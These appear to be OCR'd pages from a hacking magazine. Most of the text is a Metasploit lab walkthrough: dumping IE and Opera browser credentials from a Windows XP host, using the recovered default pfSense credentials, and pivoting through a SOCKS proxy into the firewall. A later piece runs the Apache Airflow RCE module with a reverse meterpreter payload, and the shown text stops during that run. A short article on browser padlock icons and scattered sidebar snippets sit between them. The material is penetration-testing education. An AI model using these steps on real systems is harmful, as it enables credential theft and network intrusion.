Directory of C:\
```

11/16/2023	11:45 AM		0	AUTOEXEC.BAT
11/16/2023	11:45 AM		0	CONFIG.SYS
11/16/2023	11:46 AM	<DIR>		Documents and Settings
11/16/2023	01:21 PM	<DIR>		Program Files
11/16/2023	11:49 AM	<DIR>		<u>WINDOWS</u>
2 File(s)			0	bytes
3 Dir(s)			18,827,309,056	bytes free

```
C:\>cd "program files"
cd "program files"
```

```
C:\Program Files>dir
dir
```

```
Volume in drive C has no label.
Volume Serial Number is 20B2-E277
```

```
Directory of C:\Program Files
```

11/16/2023	01:21 PM	<DIR>	.
11/16/2023	01:21 PM	<DIR>	..
11/16/2023	11:48 AM	<DIR>	Common Files

Directory of C:\Program Files

```

11/16/2023  01:21 PM    <DIR>      .
11/16/2023  01:21 PM    <DIR>      ..
11/16/2023  11:48 AM    <DIR>      Common Files
11/16/2023  11:43 AM    <DIR>      ComPlus Applications
11/16/2023  11:45 AM    <DIR>      Internet Explorer
11/16/2023  11:43 AM    <DIR>      Messenger
11/16/2023  11:45 AM    <DIR>      microsoft frontpage
11/16/2023  11:44 AM    <DIR>      Movie Maker
11/16/2023  11:43 AM    <DIR>      MSN
11/16/2023  11:43 AM    <DIR>      MSN Gaming Zone
11/16/2023  11:44 AM    <DIR>      NetMeeting
11/16/2023  11:44 AM    <DIR>      Online Services
12/04/2023  02:58 PM    <DIR>      Opera
11/16/2023  11:44 AM    <DIR>      Outlook Express
11/16/2023  11:48 AM    <DIR>      VMware
11/16/2023  11:45 AM    <DIR>      Windows Media Player
11/16/2023  11:43 AM    <DIR>      Windows NT
11/16/2023  11:45 AM    <DIR>      xerox
          0 File(s)                0 bytes
        18 Dir(s)  18,827,309,056 bytes free

```

C:\Program Files>

The target system has two browsers installed. They are Internet Explorer and Opera. Now, I will use Metasploit post enumeration modules to gather credentials from these browsers as shown below.

```
msf6 auxiliary(scanner/portscan/tcp) > search post/windows/gather/credentials/IE
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Ra
nk	Check Description		
-	----	-----	--
0	post/windows/gather/credentials/ie		no
rmal	No	Ie credential gatherer	

Interact with a module by name or index. For example info 0,


```
msf6 auxiliary(scanner/portscan/tcp) > use 0
msf6 post(windows/gather/credentials/ie) > show options
```

Module options (post/windows/gather/credentials/ie):

Name	Current Setting	Required	Description
-----	-----	-----	-----
ARTIFACTS	All	no	Type of artifacts to collect (Accepted: All, web_history)
EXTRACT_DATA	true	no	Extract data and stores in a separate file
REGEX	^password	no	Match a regular expression
SESSION		yes	The session to run this module on
STORE_LOOT	true	no	Store artifacts in to loot database

View the full module info with the info, or info -d command.

```
msf6 post(windows/gather/credentials/ie) > █
```

```
msf6 post(windows/gather/credentials/ie) > run
```

```
[*] Filtering based on these selections:
```

```
[*] ARTIFACTS: All
```

```
[*] STORE_LOOT: true
```

```
[*] EXTRACT_DATA: true
```

```
[*] Ie's Index.dat file found
```

```
[*] Downloading C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat
```

```
[*] Ie Index.dat downloaded
```

```
[+] File saved to: /home/kali/.msf4/loot/20231204043905_default_192.168.223.6_IEindex.dat_960486.dat
```

```
[*] Downloading C:\Documents and Settings\Administrator\Local
```



```

[*] Downloading C:\Documents and Settings\Administrator\Local
    Settings\History\History.IE5\index.dat
[*] Ie Index.dat downloaded
[+] File saved to: /home/kali/.msf4/loot/20231204043905_defa
    ult_192.168.223.6_IEindex.dat_960486.dat

[*] Downloading C:\Documents and Settings\Administrator\Local
    Settings\History\History.IE5\MSHist012023111620231117\index.
    dat
[*] Ie Index.dat downloaded
[+] File saved to: /home/kali/.msf4/loot/20231204043906_defa
    ult_192.168.223.6_IEindex.dat_863745.dat

[*] PackRat credential sweep Completed
[*] Post module execution completed
msf6 post(windows/gather/credentials/ie) > █

```

The module runs, downloads and saves any interesting information in binary files as shown above. Nothing in Internet Explorer. Let's collect information from Opera browser.

```

msf6 post(windows/gather/credentials/ie) > use post/windows/g
    ather/credentials/opera
msf6 post(windows/gather/credentials/opera) > set session 1
    session => 1

msf6 post(windows/gather/credentials/opera) > run

[*] Filtering based on these selections:
[*] ARTIFACTS: All
[*] STORE_LOOT: true
[*] EXTRACT_DATA: true

[*] Opera's Login data file found
[*] Downloading C:\Documents and Settings\Administrator\Appli
    cation Data\Opera Software\Opera Stable>Login Data
[*] Opera Login data downloaded
[+] File saved to: /home/kali/.msf4/loot/20231204043958_defa
    ult_192.168.223.6_operaLoginData_780939.bin

[+] File with data saved: /home/kali/.msf4/loot/202312040439
    59_default_192.168.223.6_EXTRACTI0NSLogin_561779.bin

```

Black Hat Hackers belonging to Dark Nexus botnet attack infected numerous IOT devices and then ran a SOCKS proxy on a random port to connect with their C&C server.


```
[+] File with data saved: /home/kali/.msf4/loot/20231204043959_default_192.168.223.6_EXTRACTI0NSLogin_561779.bin
[*] Opera's Cookies file found
[*] Downloading C:\Documents and Settings\Administrator\Application Data\Opera Software\Opera Stable\Cookies
[*] Opera Cookies downloaded
[+] File saved to: /home/kali/.msf4/loot/20231204043959_default_192.168.223.6_operaCookies_013243.bin
```

```
[+] File with data saved: /home/kali/.msf4/loot/20231204044000_default_192.168.223.6_EXTRACTI0NSCooki_794630.bin
[*] Opera's Visited links file found
[*] Downloading C:\Documents and Settings\Administrator\Application Data\Opera Software\Opera Stable\Visited Links
[*] Opera Visited links downloaded
[+] File saved to: /home/kali/.msf4/loot/20231204044000_default_192.168.223.6_operaVisitedLin_934533.bin
```

```
[*] Opera's Web data file found
[*] Downloading C:\Documents and Settings\Administrator\Application Data\Opera Software\Opera Stable\Web Data
[*] Opera Web data downloaded
[+] File saved to: /home/kali/.msf4/loot/20231204044002_default_192.168.223.6_operaWebData_249391.bin
```

```
[+] File with data saved: /home/kali/.msf4/loot/20231204044002_default_192.168.223.6_EXTRACTI0NSWebD_215559.bin
[*] PackRat credential sweep Completed
[*] Post module execution completed
msf6 post(windows/gather/credentials/opera) > █
```

We can just use cat command to view the contents of these files.

```
(kali@kali)-[~]
$ cat /home/kali/.msf4/loot/20231204043958_default_192.168.223.6_operaLoginData_780939.bin
k>0B%oindexstats_originstats CREATE INDEX stats
igin ON stats(origin_domain)@_tablestatsstatsCREATE TABLE
tats (origin_domain VARCHAR NOT NULL, username_value VARCHAR,
dismissal_count INTEGER, update_time INTEGER NOT NULL, UNIQU
E(origin_domain, username_value))=indexsqlite_autoindex_stat
s_1statR'sindexlogins_signonloginsCREATE INDEX logins_signon
ON logins (signon_realm)7ItableloginsloginsCREATE TABLE lo
ins (origin_url VARCHAR NOT NULL, action_url VARCHAR, usernam
```


In one of the dumps the module downloaded, I found some credentials.

```
(kali@kali)-[~]
$ cat /home/kali/.msf4/loot/20231204044002_default_192.168.223.6_EXTRACTIONSWebD_215559.bin
dst 192.168.223.6
dstbeginport_cust 1000
dstbeginport_cust 445
dstendport_cust 445
dstendport_cust 65535
localbeginport_cust 445
localip 192.168.223.6
src 192.168.223.6
usernamefld admin
usernamefld pfsense
```

This is exciting. You know why? The credentials I got are default credentials of PFSense Firewall. It's confirmed this device is the Gateway Firewall and now we can own it just like our Windows XP. We already have the credentials but how to login into the Firewall. There are a few ways to do it. Here, we will use a proxy server.

A proxy server is a server that acts as a gateway between the local network and Wide Area Network (in this case). So, if I run a Proxy Server, it will act as a gateway between the (192.168.222.X) (to local network and my attacker systems network (192.168.110.X)) through the route we already added.

Let's see it practically. Metasploit has a SOCKS proxy server module (Seriously, is there anything Metasploit cannot do).

```
msf6 post(windows/gather/credentials/opera) > search socks
```

Matching Modules

=====

#	Name	Rank	Check	Description	Disclosure Dat
0	auxiliary/server/socks_proxy	normal	No	SOCKS Proxy Server	
1	auxiliary/server/socks_unc	normal	No	SOCKS Proxy UNC Path Redirection	
2	auxiliary/scanner/http/socks_traversal	normal	No	Sockso Music Host Server 1.5 Directory Traversal	2012-03-14

"I was hooked in before hacking was even illegal". -Kevin Mitnick


```
msf6 post(windows/gather/credentials/opera) > use 0
msf6 auxiliary(server/socks_proxy) > show options
```

Module options (auxiliary/server/socks_proxy):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	1080	yes	The port to listen on
VERSION	5	yes	The SOCKS version to use (Accepted: 4a, 5)

When VERSION is 5:

Name	Current Setting	Required	Description
PASSWORD		no	Proxy password for SOCKS5 listener
USERNAME		no	Proxy username for SOCKS5 listener

Auxiliary action:

```
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```


Now, all we have to do is connect to this Proxy Server on (127.0.01:1080). Note that this Proxy Server uses the route added by the autoroute module earlier to relay the data to us. I open a browser and change its settings to connect through a proxy.

Network Settings

Configure how Firefox connects to the internet. [Learn more](#)

Settings...

Connection Settings



Configure Proxy Access to the Internet

- ☒ No proxy
- ☐ Auto-detect proxy settings for this network
- ☐ Use system proxy settings
- ☐ Manual proxy configuration

HTTP Proxy Port

☐ Also use this proxy for HTTPS

HTTPS Proxy Port

SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

- ☐ Automatic proxy configuration URL

No proxy for

[Help](#)

Cancel

OK

In some instances, QNAPCrypt ransomware group that focusses on Network Attached Storage (NAS) devices, exploited authentication methods to establish a SOCKS5 proxy connection.

Connection Settings

×

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy

Port

0

☐ Also use this proxy for HTTPS

HTTPS Proxy

Port

0

SOCKS Host

127.0.0.1

Port

1080

☐ SOCKS v4

☒ SOCKS v5

☐ Automatic proxy configuration URL

Reload

No proxy for

Help

Cancel

OK

Now, when I type the IP address “192.168.223.3” in browser, I can see the interface of the Firewall. Remember that this Firewall belongs to the target network and we can easily login since we already know the credentials.

← → ↻ 🏠

🔒 192.168.223.3

☆

📱 ☰

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

pfSense

Login to pfSense

SIGN IN

Username

admin

SIGN IN

192.168.223.3

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

pfSense COMMUNITY EDITION System Interfaces Firewall Services VPN Status Diagnostics Help

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Status / Dashboard

System Information

Name	pfSense.home.arpa
User	admin@192.168.223.6 (Local Database)
System	VMware Virtual Machine Netgate Device ID: 2c1a85168b1c5538fa80
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Wed Jul 22 2020
Version	2.7.0-RELEASE (amd64) built on Wed Jun 28 03:53:34 UTC 2023 FreeBSD 14.0-CURRENT The system is on the latest version. Version information updated at Mon Dec 4 8:55:38 UTC 2023
CPU Type	Intel(R) Core(TM) i7-2600 CPU @ 3.40GHz AES-NI CPU Crypto: Yes (inactive) QAT Crypto: No

Netgate Services And Support

Contract type: Community Support
Community Support Only


NETGATE AND pfSense COMMUNITY SUPPORT RESOURCES

If you purchased your pfSense gateway firewall appliance from Netgate and elected **Community Support** at the point of sale or installed pfSense on your own hardware, you have access to various community support resources. This includes the [NETGATE RESOURCE LIBRARY](#).

You also may upgrade to a Netgate Global Technical Assistance Center (TAC) Support subscription. We're always on! Our team is staffed 24x7x365 and committed to delivering enterprise-class, worldwide support at a price point that is more than competitive when compared to others in our space.

- Upgrade Your Support
- Netgate Global Support FAQ
- Netgate Professional Services
- Community Support Resources
- Official pfSense Training by Netgate
- Visit Netgate.com

Voila, Login successful. We now owned the Firewall too.



We have successfully performed Lateral Movement too. Now, we can set any rules we want and do whatever we do. But for now, let's just view the rule that exposed Windows XP to internet.

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / NAT / Port Forward

Port Forward 1:1 Outbound NPT

Rules	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions
☒ 1	WAN	TCP/UDP	*	*	WAN address	445 (MS DS)	192.168.223.6	445 (MS DS)		

Legend
 Pass
 Linked rule

pfSense is developed and maintained by Netgate. © ESF 2004 - 2023 View license.

The vast majority of us have no idea what the padlock icon on our internet browser is – and it's putting us at risk

CYBER SECURITY

Fiona Carroll

Reader in Human Computer Interaction, Cardiff Metropolitan University

Do you know what the padlock symbol in your internet browser's address bar means? If not, you're not alone. New research by my colleague and I shows that only 5% of UK adults understand the padlock's significance. This is a threat to our online safety.

The padlock symbol on a web browser simply means that the data being sent between the web server and the user's computer is encrypted and cannot be read by others. But when we asked people what they thought it meant, we received an array of incorrect answers.

In our study, we asked a cross section of 528 web users, aged between 18 and 86 years of age,

a number of questions about the internet. Some 53% of them held a bachelor's degree or above and 22% had a college certificate, while the remainder had no further education.

One of our questions was: "On the Google Chrome browser bar, do you know what the padlock icon represents/means?"

Of the 463 who responded, 63% stated they knew, or thought they knew, what the padlock symbol on their web browser meant, but only 7% gave the correct meaning. Respondents gave us a range of incorrect interpretations, believing among other things that the padlock signified a secure web page or that the website is safe and doesn't contain any viruses or suspicious links. Others believed the symbol means a website is "trustworthy", is not harmful, or is a "genuine" website.

(Cont'd on next page)

Not understanding symbols like the padlock icon, can pose problems to internet users. These include increased security risks and simply hindering effective use of the technology.

Our findings corroborate research by Google itself, who in September, replaced the padlock icon with a neutral symbol described as a “tune icon”. In doing so, Google hopes to eradicate the misunderstandings that the padlock icon has afforded.

However, Google’s update now raises the question as to whether other web browser companies will join forces to ensure their designs are uniform and intuitive across all platforms.

Web browser evolution

Without a doubt, the browser, which is our point of entry to the world wide web, comes with a lot of responsibility on the part of web companies. It’s how we now visit web pages, so the browser has become an integral part of our daily lives.

It’s intriguing to look back and trace the evolution of the web’s design from the early 1990s to where we are today. Creating software that people wanted to use and found effective was at the heart of this evolution. The creation of functioning, satisfying, and most importantly, consistently designed user interfaces was an important goal in the 1990s. In fact, there was a drive in those early days to create web interface designs that were so consistent and intuitive that users would not need to think too much about how they work.

Nowadays, it’s a different story because the challenge is centred on helping people to think before they interact online. In light of this, it seems bizarre that the design of the web browser in 2023 still affords uncertainty through its design. Worse still, that it is inconsistently presented across its different providers.

It could be argued that this stems from the browser wars of the mid-1990s. That’s when the likes of Microsoft and former software company,

Netscape, tried to outdo each other with faster, better and more unique products. The race to be distinct meant there was inconsistency between products.

Internet safety

However, introducing distinct browser designs can lead to user confusion, misunderstanding and a false sense of security, especially when it is now widely known that such inconsistency can breed confusion, and from that, frustration and lack of use.

As an expert in human-computer interaction, it is alarming to me that some browser companies continue to disregard established guidelines for usability. In a world where web browsers open the doors to potentially greater societal risks than the offline world, it is crucial to establish a consistent approach for addressing these dangers.

As a minimum, we need web browser companies to join forces in a concerted effort to shield users, or at the very least, heighten their awareness regarding potential online risks. This should include formulating one unified design across the board that affords an enriched and safe user experience.

**This
Article
first
appeared
in
The Conversation**

Starting from January 1 2024

Hackercool Magazine will be leaving Youtube soon as most of the videos we are posting are becoming victims of "content violation" (obviously). We are finding it difficult to maintain the standard of videos and adhere to Youtube's content policies.

Hackercool Magazine will also be leaving Pinterest starting from the same date mentioned above. If you are following us any of the above social media channels, we request you to shift to our other social media channels.

Latest Apache Modules

METASPLOIT THIS MONTH

After a long time, welcome back to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Apache Airflow RCE Module

TARGET: Apache Airflow <1.10.11
MODULE : Exploit

TYPE: Remote
ANTI-MALWARE : NA

CVE-ID: CVE-2020-11978 + CVE-2020-13927

Apache Airflow is an open-source tool that is used for orchestration of data pipelines or workflows. Workflows and data pipelines are useful in creating visualizations of sales numbers of the previous day for example. It is used by Adobe, Adgen, Snapp etc.

The above-mentioned versions of Apache Airflow software have an unauthenticated command injection vulnerability. This vulnerability is a result of two critical vulnerabilities. The first one is CVE-2020-11978 which is an authenticated command injection vulnerability in the "example_trigger_target_dag".

The second one is CVE-2020-13927 vulnerability and this is the default setting of Airflow 1.10.10 that allows unauthenticated access to Airflow Experimental REST API. This REST API allows anyone to perform malicious actions like creating vulnerable DAG above.

Combining these two vulnerabilities, attackers can perform remote code execution. Let's see how this module works. We have tested this on Apache Airflow 1.10.10 running as a docker

container. The compose file of this can be download from the link given in our Downloads section. Let's set the target first. Start the container.

```
(kali@212d) - [~/airflow]
$ docker-compose up
Creating network "airflow_default" with the default driver
Pulling x-airflow-common (apache/airflow:1.10.10)...
1.10.10: Pulling from apache/airflow
c499e6d256d6: Downloading [=====]
=====> ] 27.09MB/27.09MB
fcd8fd2c1414: Download complete
=====> ] 26.38MB/26.54MB
a84950f39508: Download complete
] 1.774MB/2.18MB
40d9fd69f299: Waiting
575a90dc4418: Waiting
b2d0414a4eae: Waiting
4337a8e826e8: Waiting
e34710f157f2: Waiting
alcca2542086: Waiting
```

```
F0 - Using executor SequentialExecutor
airflow-webserver_1 | [2023-11-26 07:16:37,825] {dagbag.py:396} INF
0 - Filling up the DagBag from /opt/airflow/dags
airflow-webserver_1 | [2023-11-26 07:16:38,025] {__init__.py:51} IN
F0 - Using executor SequentialExecutor
airflow-webserver_1 | [2023-11-26 07:16:38,027] {dagbag.py:396} INF
0 - Filling up the DagBag from /opt/airflow/dags
airflow-webserver_1 | [2023-11-26 07:16:38,030] {__init__.py:51} IN
F0 - Using executor SequentialExecutor
airflow-webserver_1 | [2023-11-26 07:16:38,032] {dagbag.py:396} INF
0 - Filling up the DagBag from /opt/airflow/dags
airflow-webserver_1 | [2023-11-26 07:16:38,041] {__init__.py:51} IN
F0 - Using executor SequentialExecutor
airflow-webserver_1 | [2023-11-26 07:16:38,043] {dagbag.py:396} INF
0 - Filling up the DagBag from /opt/airflow/dags
airflow-webserver_1 | 127.0.0.1 - - [26/Nov/2023:07:16:41 +0000] "GET /health HTTP/1.1" 200 187 "-" "curl/7.64.0"
airflow-webserver_1 | 127.0.0.1 - - [26/Nov/2023:07:16:51 +0000] "GET /health HTTP/1.1" 200 187 "-" "curl/7.64.0"
```

The target is ready. Now, load the Apache_Airflow_RCE module.

"The importance of epistemic security and cybersecurity is now comparable to that of national security." -Roger Spitz


```
msf6 > search airflow
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank
0	exploit/linux/http/apache_airflow_dag_rce	2020-07-14	excellent
Yes	Apache Airflow 1.10.10 - Example DAG Remote Code Execution		

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/linux/http/apache_airflow_dag_rce`

```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/python/meterpreter_reverse_tcp
```

```
msf6 exploit(linux/http/apache_airflow_dag_rce) > show options
```

Module options (exploit/linux/http/apache_airflow_dag_rce):

Name	Current Setting	Required	Description
DAG_PATH	/api/experimental/dags/example_trigger_target_dag	yes	Path to vulnerable example DAG
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	Apache Airflow webserver default port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path
TIMEOUT	120	yes	How long to wait for payload execution (seconds)
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/python/meterpreter_reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Unix Command

Set all the required options and see if the target is indeed vulnerable.

```
msf6 exploit(linux/http/apache_airflow_dag_rce) > set rhosts 192.168.16.2
rhosts => 192.168.16.2
msf6 exploit(linux/http/apache_airflow_dag_rce) > check
[*] 192.168.16.2:8080 - The target appears to be vulnerable.
msf6 exploit(linux/http/apache_airflow_dag_rce) > █
```

The target is indeed vulnerable. After setting all the options execute the module.

```
msf6 exploit(linux/http/apache_airflow_dag_rce) > set lhost 192.168.16.1
lhost => 192.168.16.1
msf6 exploit(linux/http/apache_airflow_dag_rce) > run

[*] Started reverse TCP handler on 192.168.16.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing TARGET: "Unix Command" with PAYLOAD: "cmd/unix/python/meterpreter_reverse_tcp"
